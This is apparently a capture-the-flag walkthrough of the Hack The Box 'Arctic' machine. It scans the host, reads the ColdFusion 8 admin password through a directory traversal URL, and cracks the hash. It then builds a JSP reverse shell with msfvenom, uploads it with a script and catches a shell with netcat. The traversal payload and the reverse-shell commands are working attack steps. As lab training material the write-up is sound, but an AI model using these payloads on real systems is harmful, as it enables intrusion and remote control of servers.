1. ping 10.10.10.11

PING 10.10.10.11 (10.10.10.11) 56(84) bytes of data.

64 bytes from 10.10.10.11: icmp\_seq=1 ttl=127 time=269 ms

64 bytes from 10.10.10.11: icmp\_seq=2 ttl=127 time=289 ms

64 bytes from 10.10.10.11: icmp\_seq=3 ttl=127 time=293 ms

64 bytes from 10.10.10.11: icmp\_seq=4 ttl=127 time=319 ms

^C

--- 10.10.10.11 ping statistics ---

4 packets transmitted, 4 received, 0% packet loss, time 3022ms

rtt min/avg/max/mdev = 268.934/292.609/319.456/17.982 ms

1. map -A -Pn -p- 10.10.10.11 --min-rate 10000

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.

Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-05 12:25 EDT

Nmap scan report for 10.10.10.11

Host is up (0.20s latency).

Not shown: 65532 filtered ports

PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

8500/tcp open fmtp?

49154/tcp open msrpc Microsoft Windows RPC

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Aggressive OS guesses: Microsoft Windows Server 2008 R2 SP1 or Windows 8 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (91%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (91%), Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (90%), Microsoft Windows 8.1 Update 1 (90%), Microsoft Windows Phone 7.5 or 8.0 (90%), Microsoft Windows 7 or Windows Server 2008 R2 (90%), Microsoft Windows Server 2008 R2 (90%), Microsoft Windows Server 2008 R2 or Windows 8.1 (90%), Microsoft Windows 7 (90%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 135/tcp)

HOP RTT ADDRESS


1 197.37 ms 10.10.14.1

2 197.18 ms 10.10.10.11

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 180.95 seconds

1. open the url 10.10.10.11:8500 in browser following page is displayed.



1. Navigate to the url CFIDE->Administrator <http://10.10.10.11:8500/CFIDE/administrator/> the following page is displayed.

Graphical user interface, application

Description automatically generated

1. After trying default password admin and googling the default password, did not find the default password.
2. Google any available exploits for the Adobe ColdFusion 8. The search result shows the following url <https://www.exploit-db.com/exploits/14641>
3. In the exploit it is shown that the url <http://server/CFIDE/administrator/enter.cfm?locale=../../../../../../../../../../ColdFusion8/lib/password.properties%00en> can be used to get the password. Modify the url according to our requirement <http://10.10.10.11:8500/CFIDE/administrator/enter.cfm?locale=../../../../../../../../../../ColdFusion8/lib/password.properties%00en>
4. Open the above url in browser the following page is displayed.

Graphical user interface, text, application, email

Description automatically generated

1. Copy the hash and using crack station we get the actual password ‘happyday’
2. Once we are login we need to upload a payload using the following url <https://forum.hackthebox.eu/discussion/116/python-coldfusion-8-0-1-arbitrary-file-upload>

Created a python script to upload a payload.

1. msfvenom -p java/jsp\_shell\_reverse\_tcp LHOST="10.10.14.25" LPORT=4242 -f raw > exploit.jsp

Payload size: 1497 bytes

1. python exploit.py 10.10.10.11 8500 /opt/bipin/htbmachines/artic/payloads/exploit.jsp

/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.

Sending payload...

Successfully uploaded payload!

Find it at <http://10.10.10.11:8500/userfiles/file/exploit.jsp>

1. Now start the netcat

nc -nlvp 4242

listening on [any] 4242 ...

1. In browser hit the url <http://10.10.10.11:8500/userfiles/file/exploit.jsp>
2. On terminal we get the shell.

connect to [10.10.14.25] from (UNKNOWN) [10.10.10.11] 49604

Microsoft Windows [Version 6.1.7600]

Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\ColdFusion8\runtime\bin>whoami

whoami

arctic\tolis

C:\ColdFusion8\runtime\bin>

nc -nlvp 4242

listening on [any] 4242 ...